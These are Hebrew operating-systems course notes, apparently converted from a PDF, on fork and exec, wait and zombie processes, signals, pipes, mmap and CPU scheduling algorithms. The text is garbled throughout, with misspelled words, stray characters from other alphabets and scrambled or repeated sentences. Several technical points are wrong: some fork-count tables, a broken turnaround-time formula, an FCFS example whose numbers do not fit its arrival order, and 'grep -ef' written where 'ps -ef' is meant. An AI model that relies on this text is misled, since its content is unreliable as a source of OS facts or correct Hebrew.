פיזול ראשון (fork_count1.c): נעקוב באמצעות הטבלה הבאה, מי הגיע לשורת קוד, מי נוצר באותה שורת קוד, וכבר הלאה עד סיום כל הפוקודות הרלוונטיות. סה"כ נקבל כי נוצרו 4 תהליכים.

מספר	שורט קוד	מי הגיע
-	-	-
1	pid1 = fork()	p
2	pid2 = fork()	p, c
3,4		-

פיזול שני (fork_count2.c): כאן, האבא עובר fork נוסף לעומת הבן. סה"כ 6 תהליכים.

```
int pid = fork();
if (pid)
    fork();
    fork();
while (1);
```

מספר	שורט קוד	מי הגיע
-	-	-
1	pid = fork()	p
2	if (pid)	p, c
3	{ fork() }	-
4	pid2 = fork()	p2
5		p, p2, c
6		p3, p4, c2

פיזול שלישי (fork_count3.c): כאן, יש פשטן שני fork-ים, כאשר בסוף יש printf. כמה פעמים זה יודפס? 4!

```
fork();
fork();
printf("hello\n");
```

מספר	שורט קוד	מי הגיע
-	-	-
1	fork()	1
2	fork()	1, 2
3, 4		1, 2, 3, 4
-		printf("hello")

פיקול רביעי (fork_mem.c): כאן, אנחנו רואים את העניין של שכפול הזיכרון בין האב לבן. עברו כל התהילכים של האב יודפס 6, עברו התהילכים של הבן יודפס 5.

```
int x = 5;
pid_t pid = fork();
if (pid > 0) {
    x++;
    fork();
}
fork();
printf("%d\n", x);
while (1);
```

נוצר	שורת קוד	מי הגיע
-	-	-
p	pid = fork()	p
c	if (pid > 0)	p, c
-	{ x++;	p
p.x = 6	fork(); }	p
p2	fork()	p, p2
p3, p4, c2	print(x)	p, p2, p3, p4, c, c2

exec: לאחר שעשינו fork, נרצה לטעון קובץ הרצה ליברין שיחליף את הבן שנוצר. את זה עושים עם exec. זו משפחה של כל מיני syscalls, שעושם די את אותו דבר. למשל נסובל על execvp:

- filename – שם הקובץ שמכיל את התוכנית להרץ.
- argv – ארגומנטים שהתוכנית תקבל. הראשון צריך להיות שם התוכנית (filename), האחרון חייב להיות NULL.

אם הפונקציה נכשלה היא מוחזרת 1 –, אחרת, במקרה של הצלחה – היא לא חוזרת! הקוד שנטען רצ. נשים לב שה-stack וה-heap של הבן מתחלפים כאשר הוא מרים את התוכנית2 myprog2.

ביצוע execvp demo.c execvp demo2.c: אנחנו רוצים להריץ את הקובץ בשם aux2, עם הארגומנטים, "some" ["some" "thing"] ולהרץ. התוכנית2 aux2 זו לוולה אינטואיטיבית שמדפיסה מסך את שם התוכנית ואת ה-ID ומבצעת sleep(4). גם בתוכנית המקורית שלנו אנו מדפיסים עם Inside – בכיה נדע להבדיל בינהם.

```
char *exec_args[] = {"./aux2.out", "some", "thing", NULL};
printf("Inside: %s, PID: %d, PPID: %d\n", argv[0], getpid(), getppid());
execvp(exec_args[0], exec_args);
puts("Oh no!");
return 0;
```

בשילוב עם exec_fork.c fork: מבצעים execvp, כאשר בין אנחנו עושים execvp עם התוכנית aux, האבא ישן לשניה ומדפיס את ה-ID של הבן ויצא. את ההדפסה האחרונה? Do you see me?" Do – אנחנו לא מצפים לראות – האבא יוצא לפניה, וגם הבן מרים את aux. איזה בקרה יש לאבא על הבן? איך הוא יודע שהוא באמת סיום?

```
pid_t pid = fork();
if (pid == -1) {
    perror("Failed forking");
    exit(EXIT_FAILURE);
} else if (pid == 0) {
    // Child process
    printf("I'm child, PID: %d\n", getpid());
    exit(123);
} else {
    // Parent process
    int status;
    int pid = wait(&status);
    if (WIFEXITED(status)) {
        printf("Child: %d, Exit code: %d\n",
               pid, WEXITSTATUS(status));
    }
}
```

wait: באמצעות פונקציית wait האבא יכול להחכות עד שאחד הבנים יסימן. הפונקציה מוחזרת את ה-ID של הבן שישים, וגם את ה-status של הבן שישים. באופן דיפולט wait מחכה לסתום שהבן ישים. ב-pid.waitoptions יש גם פרמטר options שמאפשר לנו להגדיר לאיזה סטטוס אנחנו מחכים. מוחזר 1 – אם אין בכלל בניהם, או שכבר סיימו לרוץ. **עם זאת 1 – יכול להיות גם ערך שגיאה!** אבל לבדוק זאת באמצעות errno.

הדגמה בסיסית (wait.c): בחלק הקוד של הבן נבצע wait. יש שני macros שאנו מגדירים ובודדים אותם: WIFEXITED – מזוזה שהסטטוס חזירה הוא שהתהליך מת. WEXITSTATUS – כדי לחלץ מהתו הסטטוס את הערך עצמו. אנחנו רואים שהאב קיבל את ערך החזרה של הבן שהוא 123.

איך נכחה שככל הבנים יסתוימו בטור אבא? נבצע לולאת while עד ש-wait יחזיר לנו 1. **אם הבן יוכל הסתיים, והאבו עוד לא עשה הגיע לביצוע של wait,** מרכיבת הפעלה משאייה את הבן בטור zombie, עד שהאבו עשה wait – ואז הרשותה ה затא תימחק. לא נרצה ליצור zombie records, תמיד נבצע wait לבנים.

יצירת zombie demo.c: מבצעים fork, האבא מדפיס את ה-ID שלו ושל הבן, ונכנס לולאה אינטואיטיבית. הוא לא מבצע wait על הבן ולכן נצפה לראות רשומות zombie. אם נבצע grep -ef | grep zombie_demo grep zombie_demo נראה את הבן עם <defunct>



הבא מסתiem (parent_finished.c): במקורה שהבא הסטיים, אבל הבן עדין רץ – מערכת הפעלה דואגת לבן, בכר שאבא שלו הופך להיות תהיליך מספר 1 במערכת שהוא init. ברגע שהבן הזה יסתים,init או אוטומטית יעשה לו wait וימחק את ה-zombie record. בקוד הכל'ל – מבצעים fork, האבא מדפיס את ה-PID שלו ושל הבן וויצא. הבן בולאה מדפיס את ה-PID שלו ושל האבא שלו, ולאחר מכן הבא י יצא נראה שבהדפסה ה-PPID נהיה 1 כי האבא החדש הוא init!

פקודות שימושיות:

```
pstree, ps -ef, kill -9
./my_program &
```

תרגול 3 (pipes-and-signals)

Linux signals: אנחנו יכולים לעשות לתהיליך לבצע פעולה מסוימת / על אירע מסויימת שקרה: שימוש ראשון – התראה של מערכת הפעלה (scheduler). שימוש שני – תקשורת בין תהיליכים (IPC). ישנה כמה מוגדרת של Signals (32). חלק מהם יש התנהלות דיפולטית במערכת הפעלה כמו SIGILL ו-SIGSTOP, אבל אפשר גם למשם signal handlers עצמאית בחלק מהסיגנלים.

kill: זה syscall שמאפשר לשלח סיגナル. הוא מקבל PID אליו נשלח את הסיגナル, ואת המספר של הסיגナル עצמו. השם קצר מטעה, יכול לשלח כל סיגナル (לא רק SIGKILL). תהיליך יוכל לשלח סיגナル לעצמו באמצעות raise (ניתן לראות את raise_demo.c).

הערות נוספות לגבי סיגנלים:

- לא אמינים מאד – סיגנלים עשוים ללבת לאיבוד.
- אם קיבלנו מספר סיגנלים, הסדר שלהם הוא שרירותי.
- לא ניתן להעיר מידע נלווה לסיגナル.
- באשר אנחנו עושים fork,signal_handlers ווברים בירושה לבן. אחרי שאנו exec זה קצת משתנה וחוזרים להתנהלות הדיפולטית.

```
void mySignalHandler(int signum)
{ printf("Can't stop me! (%d)\n", signum); }

struct sigaction newAction =
{.sa_handler = mySignalHandler};
// Overwrite default behavior for ctrl+c
if (sigaction(SIGINT, &newAction, NULL) == -1) {
    perror("Signal handle registration failed");
    exit(EXIT_FAILURE);
}
```

שינוי התנהלות SIGINT (signal_handler.c): נדרס את CTRL-C הדרישות הדיפולטית ליביצוע של CTRL-C לאחר התוכנית ריצה. באמצעות הפונקציה **sigaction** נגדיר שעבור SIGINT שהתוכנה תקבל, היא תבצע את הפונקציה mySignalHandler. זאת באמצעות העברת מתחם struct mySignalHandler לפונקציה.


לאחר מכן אנו רצים בלוואה ומדפיסים הודעה למסך על האיטרציה הנוכחית שלהם. כאשר נבצע CTRL-C הפונקציה "Can't stop me!" יודפס למסך ויתר. והתוכנית תמשך לוחץ.

הסיגナル מצוי מותוך syscall, ולכן ישו עוצר את ה-sleep.

סיגナル בין תהיליכים (life_meaning.c): נבצע fork וניצור תהיליך בן שהוא מבצע את העבודה של life_worker:life: מחשב לנו את משמעות החיים, מחייב את התשובה 42 בתוקן קבוע משותף. האבא ממחכה לפוי משתנה בוליאני שנקרא keepWaiting. כאשר הבן יסיים את החישוב שלו ויבתוב לקובץ, הוא ישלח סיגナル SIGUSR1 לאבא, כאשר באבא נקבע מראש באמצעות keepWaiting להיות קודם קודם להפסיק לחכחות – לעדכן את keepWaiting false.

נשים לב שאנחנו עובדים כאן עם switch-case על ערך החזרה של הפונקציה **fork** כדי להזות אם נכשלנו, האם אנחנו בתהיליך הבן, או בתהיליך האבא.

```
void mySignalHandler(int signum)
{ keepWaiting = false; }
sigaction(SIGUSR1, &newAction, NULL);
switch (pid = fork()){
    case -1:
        perror("Failed forking");
        exit(EXIT_FAILURE);
        break;
    case 0:
        execlp(WORKER_PATH, WORKER_PATH, NULL);
        perror("Failed executing worker");
        break;
    default:
        printf("Waiting");
        while (keepWaiting) {
            sleep(1);
        }
}
```



Pipes: נרצה להעביר מידע בין תהליכים. בנוסף לsignalם, reader מאשר צינור בין תחילך writer למשך תחילך. מאפשר לנו ליצור מעין צינור בין תחילך reader למשך תחילך writer. כאשר קוראים את המידע הוא געלם (לא ניתן לחזור בו). ניתן לאפשר גם יותר מ-1 reader/writer אחד, אך ברוב הקרים עוסק בדרך כלל בקרוא וכותב בלבד.

pipe: זה syscall שמקבל מערך שבו באינדקס הראשון מקבל בחזרה את end-read, ובאינדקס השני file descriptors שנתקבלו מה-`write`. המשמעות היא ש-`end`-`read` הם descriptors של התהילך לגשת לקבצים. (הדרך מנקודה המבט של התהילך לגשת לקבצים). השימוש הבסיסי כולל יצירת המערך, קריאה ל-`pipe`, ביצוע `fork` (ה-`file descriptors` משותפים). כאן אנחנו כותבים מהאבा, וקוראים בבן. لكن באבא אנחנו נסגור את החלק של הקרייה, נכתוב לחלק של הכתיבה את הבארט שלנו, ולאחר מכן נסגור אותו. חשוב לסגור את החלק שאנו חמשים בו.

שגיאות אפשריות:

- בוחרים אבל לצד הקרייה בבר נסגר – לא התנהגות תקינה, נקלט **SIGPIPE** שייגרם לסיום התוכנית (אפשר לדחוס את ההתנהגות עם signal handler).
- אם לא סוגרים את הצד של הקרייה, אף אחד לא יקריא, והכותב יכתוב יותר מיד (יגמר המקום) ויתקע.
- קוראים אבל לצד הכתיבה בבר נסגר – התנהגות תקינה ואפיו מצופה, אנחנו עוסקים בתהילך הקרייה, ואחרי שנסרים לקרוא את הכלן נקבל EOF.
- אם לא סוגרים את הצד של הכתיבה, הקורא לא יקבל EOF – הוא יכנס למצב של lock ויתקע.

mmap (השולם בתרגול 10):

ה-`syscall` של `mmap` מוחזר לנו בתובות וירטואלית שהמיופיע נוצר בה:

- `start` – אפשר לבקש מממשק ההפולה למפות בכתובת הזאת (אין התchingיות לכך), אפשר גם לשלחו NULL.
- `length` – כמה בתים מתחום הקובץ נרצה למפות.
- `prot` – איזה הרשאות יהיו ל-frame שאנו מmaps: `RWX`?
- `flags` – האם נרצה מיופיע `shared/anonymous`.
- `fd + offset` – קודם עושים `open` לקובץ, נתונים באן את ה-`fd` ואת ה-`offset` שבו רצים להתחילה.

דוגמה (mmap.a.c): נעשה באן שילוב עם `fork`. אנחנו פותחים קובץ `bin` ב-`/tmp/mmapped.bin`. נחליט שהגודל שלו יהיה 4096, הולכים ל-`offset` 4096 בקובץ ושים שם 0. נעשה `fork`:

- בין נעשה `exec` לקובץ `b`: `mmap` מבעץ מפה את אותו הקובץ, מבעץ `mmap` למיפוי `MAP_SHARED`. הוא הולך בכתובת שזורה אליו x (זה לא אותו x כמו של האבא), לבסוף מרחיב כתובות משלו.
- האבא עושה `mmap` ל-`fd` שקיבלנו עם `MAP_SHARED`, ומתקבל בתובות וירטואלית שנשמרת במשתנה x. נשים בכתובת זו 5.
- הבן עושה `sleep(1)` בשביל סנכרון, כדי שהאב ישים ישים בכתובת 5 וזה הבן עושה `++(x*)` כדי שהערך יהיה 6.
- באן הצלחנו לבצע תקשורת בין תהליכים (IPC) באמצעות מיפוי משותף.


הערות נוספת:

- צריך לבצע `map_munmap` כדי שהكتابة לקובץ תבוצע – גם מוחק את המיפוי וגם עושה flush לדיסק.
- פקודה נוספת `msync` עשויה רק את flush לקובץ, לא מוחקת את המיפוי. אפשר להעביר flag של סנכרון `ASYNC/SYNC`. לנוקס גם כבה עשויה סנכרון מתישחו או זה flag דוי יותר.

זמןון תהליכיים ו-O

קונספטואלית, מערכת הפעלה נמצאת בולאה נוספת אינסופית שבה היא בוחרת תהליך להריץ, מרים אותו עד שיש exception, בעתណון בנסיבות שליפה המערכת בוחרת מי יהיה התהליך הבא להריצה.

תכנות אלגוריתם Scheduling



אלגוריתם scheduling אחראי לבחור איזה תהליך יהיה הבא לשימוש מבין קבוצת תהליכיים שרם runnable. נזכר במחזור החיים של תהליך – ראשית הוא נוצר, יכול להיות ready/runnable. בשיכון בו להריץ הוא יהיה במצב running. בשיש exception שהטיפול בו לא מסתיים – הוא עובר למצב sleeping או פעולה O. התהליך בסופו של דבר מסיים את חייו אם בגלל שגיאה או קריאה exit, ואז הוא terminated.

נבנה את האלגוריתם תחת הנחות מוקלטות:

1. צריך לבצע החלטת scheduling אחת (לא הרבה, לאורך זמן).
2. בל תהליך הוא job שרעף עד לסיומו המלא.
3. כל job מבצע רק חישובים, ללא syscalls.
4. זמן הריצה של כל job ידוע מראש.

המטרה שלנו – למקסם את הניצול של זמן הריצה על ה-CPU, וגם להבטיח quality of service לתהליכיים המשתמשים בו. ברגע הם רצים עד לסיום, אין שאלת לגבי ניצולם. נתמך ב-SQoS שאוטו מدد באמצעות turnaround time: turnaround time = $T_{arrival} - T_{arrival} = 0$. לכן השאלה היא מתי ג'יב מסיים. נבחן את הגישות הבאות:

FCFS (First-come-first-served): מרכיבים את הג'וביים לפי סדר הגעתם. הבעיה בכך היא שגם ג'וביים קצרים יכולים

Job	CPU time
P1	24
P2	3
P3	3

Arrival Order:

P1, P2, P3

Job	CPU time	Turnaround time	Waiting time
P1	24	30	6
P2	3	3	0
P3	3	6	3

Average turnaround time: $(30+3+6)/3=13$



Job	Arrival time	CPU time
P1	0	7
P2	2	4
P3	4	1
P4	5	4

STCF: Any time job arrives, determine which known job has least time left, and schedule it

P1	P2	P3	P2	P4	P1
0	2	4	5	7	11

Average turnaround time:
 $(16+5+1+6)/4=7$

Time	Scheduler Decision
0	Run P1
2	P1 has 5, P2 has 4. Preempt. Run P2.
4	P1 has 5, P2 has 2, P3 has 1. Preempt. Run P3.
5	P3 finishes. Shortest remaining time P2. Run P2
7	P2 finishes. Shortest remaining time P4. Run P4.
11	P4 finishes. Run P1.
16	P1 finishes.

Preemption: لكن, המערכת תעוצר ג'וב A

בזמן שהוא רץ, תritz במקומו אחד אחר, ואז תוחזר להריץ את A מאותו הנקודה שבה עצה אותן. מבחןנו אנחנו מסירים גם את הנחה (2), ג'וב לא חייב לרוץ ברציפות עד לסיום. ההתאמה המתבקשת היא STCF –

shortest time to complete first. מכל ג'וב שעדו נשארת שארית להריצה, כל פעם שוכנס ג'וב חדש ניקח את השארית הקיימת ונוריץ אותה, עד שיגיע הג'וב הבא ושוב מקבל את ההחלטה.


במערכות מודרניות, מרכיבים תוכניות בקרה אינטראקטיבית על ידי פקודת / לחיצה על כפתור. אך

נמדד response time: בזמן זמן לפקח מהרגע שג'וב מגיע ועד שהוא רץ (לא עד שהוא מסיים). בפרשטייה זו STCF הוא לא טוב, במאובט שכמה ג'וביים באותו אורך מגיעים ביחד וחלקו אותם בסדר שרירותי, וחלקו יצטרכו לחיקות הרבה זמן עד שיוציאו.



- **Round robin:** הפתרון הוא על ידי time sharing של המעבד – שנקרא גם **time slicing**. במקומות להריז כל ג'וב עד לסיום או עד שמנגע אחד חדש, נותנים לג'וב לרווח כל הזמן פרק זמן קצר שנקרא **quantum**, ואז עוצרים אותו ומבצעים החלטה חדשה את מי להריז. האלגוריתם הקלסי הוא **round robin**, והוא עובד לפי FIFO – הג'ובים מוצאים לפי הסדר, וברגע שג'וב מסוים量子 הוא עבר לסוף התור.

אלגוריתם זה אינו מצליח מבחינת ה-time round robin, כי הוא "מורח" את זמן הריצה של הג'וב, עצר אותו ונוטן לאחרים להריז. הזמן עד שג'וב מסוים מפסיק מזמן קטן לזמן הג'וב, אסור לו ליותר על המעבד trade-off. מצד שני, ככל שמקליקים את זמן המעבד בין ג'ובים, הזמן עד שהם מסיימים גדול. אבל אז יפגע responsiveness. בנוסף, ככל שמקליקים את זמן המעבד בין ג'ובים, הזמן עד שהם מסיימים גדול. בסופו הוא אורך ה-quantum. אם נוריד אותו יותר מדי, חלק ניכר מזמן המעבד ישקע בבחירה.context switch.



בעת נוריד את ההנחתה האחרונה (4) – לא נדע מתי ג'וב מסוים מראש, לכן נחזור לקרוא לו תחיל.

עד עכשווי דיברנו על ג'ובים בהם 100% compute, מרכיבים חישוב ולא געזרים בשירותים של מערכת הפעלה. **עכשווי נוריד את ההנחתה הצעירה (3)** ונתיחס לג'ובים שיכולים גם לבצע syscalls: פרק זמן שבו הג'וב מועותר על המעבד עד לסיום ה-**syscall**, או פעולה שנתקנת **yield**, כי הוא לא יכול להתקדם בקוד שלו עד לחזרה ה-**syscall**. בעת אנו צריכים לשימוש לבלקת החלטות באשר:

- ג'וב מבצע IO וહולך "ליישון" עד שה-IO יסתתיים, צריך להחליט את מי להריז במקומו.
- כאשר ה-IO מסתיים פיזית, נניח חזר מידע מהאחסון או נלחץ מקש, והג'וב חוזר למצב runnable.


יש כאן מינימום של responsiveness: ברגע שפעולות IO מסוימות, נרצה שהג'וב יירוץ כמה שיותר מהר, כדי להשתמש בתוצאות שלה. נמשיך להשתמש ב-STCF, ופושט נפעיל אותו על עוד נקודות – נסתכל על פרקי הזמן שהג'וב משתמש במעבד בין קריאות המערכת בעל ג'ובים בעצמו, ונשתמש בהם כדי לבצע החלטות STCF. כאשר מתיקחים ל-**yield** ועשויים החלטה, אפשר להריז את B בזמן שג'וב A מ恰恰ה, ומגיעים לניצול מלאה של המעבד.

Priority Based Scheduling

כמו שראינו ב-LRU, נבסס את ההחלטה לעתיד על ההיסטוריה – אופי השימוש של התהיליך במעבד. האבחנה היא כזאת:


- **תהליכיים אינטראקטיביים** – מטאפיינים בהתנהגות **bursty** מבחן שימוש במעבד, רצים עליו לזמן קצר ואז עושים IO (הולכים לישון, נ nich מחכים למקש). ברגע שה-IO מסתיים שוב רצים לזמן קצר ואז מבצעים שוב IO.
- **תהליכיים לא אינטראקטיביים (CPU intensive)** – כמו נניח קידוד של סרט או הרצת סימולציה, לא חשוב במה מהר הם יתחלו לירוץ, הם פשוט צריכים לירוץ על המעבד כמה שיותר.

כבר נסח **אלגוריתם מבוסס priority**: ניתן עדיפות גבוהה לתהליכיים שצריכים את המעבד לזמן קצר (עבור responsiveness של תהליכיים אינטראקטיביים), ועדיפות נמוכה לתהליכיים שצריכים לארוך זמן – הם למעשה יקבלו את ה-"שאריות" של זמן המעבד. בהתאם להנחתה שככל תהיליך חדש הוא אינטראקטיבי, ואז נלמד את ההתנהגות שלו בהתאם להדריפות שלו בהתאם.




דוגמאות:


1. בצד שמאל יש ריצה של תהליך ארוך בלבד במערכת. הוא מתחילה בעדיפות גבוהה, רץ עד סוף ה-quantum ואז מורד לרמה הבאה. לאחר מכן שבוי יורד רמה. ברגע האחרון אין אף תהליך אחר במערכת אז כל פעם שהוא מס' מס' מרים אותו מחדש. בצד ימין, רואים מה קורה אם פתאום מגיעו תהליך חדש – הוא נכנס לעדיפות העליונה ואז הוא יורץ.
2. אם יש במערכת תהליך אינטראקטיבי ותהליך שזקוק להרבה CPU. התהליך האינטראקטיבי, מכיוון שהוא לא מנצל את ה-quantum עד הסוף, ישאר ברמה העליונה. ככל פעם שהוא לא יוכל לרוץ, נריץ את התהליך שדורש הרבה הרבה CPU, שכן אין את ה-quantum עד הסוף והוא יורד בסולם העדיפויות. לנכון תמיד באשר התהליך האינטראקטיבי יסימן פעולה 0, והוא יקבל מיד את המעבד (וכך יהיה לו responsiveness גבוה).

**בעיות Q:**

1. בעיית **starvation**: אם יש מספיק תהליכים בעדיפות גבוהה, אך שיש תמיד תהליך שהוא runnable, לעולם האלגוריתם לא יבחר להריץ תהליכים בעדיפות נמוכה והם עלולים לא להתקדם.
2. לא מתמודדים עם מצב שבו תהליך משנה את ההתנחות שלו – ואחרי פרק זמן של צריכת CPU גבוהה הוא הופך לאינטראקטיבי וצריך responsiveness. התהליך בעדיפות נמוכה ישאר תקוע בה.
3. תהליך דוחני יכול לرمות את scheduler ולחישאר ברמת עדיפות גבוהה, למרות שהואensive CPU. כל מה שהוא צריך לעשות זה לבצע yield קצר לפני תום ה-quantum שלו, ואז הוא ייחסב כמו שלא סיימן את ה-quantum ולא ירד ברמת העדיפות – הוא משתמש ב-99% הזמן המעבד שנייתן לו.




כדי לטפל בבעיית הרעבה, מוסיפים לאלגוריתם מנגן priority boost. מידיו פעם, האלגוריתם מרסט את המצב הנוכחי ע"י כך שהוא מעביר את כל התהליכים לרמת העדיפות הגבוהה – מתחילה התהליך השחזר ימיון אנו רואים התנהלות חדשה – בהתחלה התהליך השחזר יורד בעדיפות ואז מידיו פעם חזרה למלטה בגלגול-h. boost. כמשמעותם התהליכים האינטראקטיביים בכל פעם שהוא עולה לרמה העליונה, הוא בעל עדיפות שווה ובגלל ה-round robin הוא מקבל quantum של זמן ריצה.



כדי לטפל בבעיה 3, צריך להתחשב (accounting) בזמן יתר מודיקת על זמן המעבד שתתהליך מנצל – במקרה להציג שתתהליך נשאר ברמת העדיפות אם לא יצא את ה-quantum שלו, נגידור אליו פרך זמן מעבד שמוטר לתתהליך לנצל ברמת העדיפות, וכוריד את התתהליך רמה לאחר שnicel את פרק הזמן הזה – לא משנה כמה זמן אבסולוטיתלקח לו לעשות את זה. נניח הגדרנו שモטור לנצל q. תהליך דוחני יורד רמה אחריו שהוא רץ מאותה רמה בערך 10 פעמים. תהליך אינטראקטיבי שרצה רק $1/10q$ בכל פעם שהוא מקבל הדרימות לחוץ, יורד רמה ורק אחד רץ שהוא רץ 100 פעמים.



Devices



התקן: המטרה של התקן (device) הוא לחבר את המעבד לעולם החיצוני, הפיזי, ולאפשר לו לבצע פעולות קלט/פלט עם מדדים פיזיים. זהו ריבב חומרתי שאינו חלק מהמעבד, באשר המעבד יodium לתוךו. בתוכו המחשב יש מעין רשת פנימית פקודות או מידע, ולקבל ממנו מידע. בתוכו המחשב יש (interconnect) שמחברת את כל התקנים, המעבד והזיכרון.

ממשק התקשרות: הממשק החומרתי העיקרי של התקן הוא **אוסף של גיסטים** – שמאפשרים קריאה וביצעה, ומאפשרים את ממשק

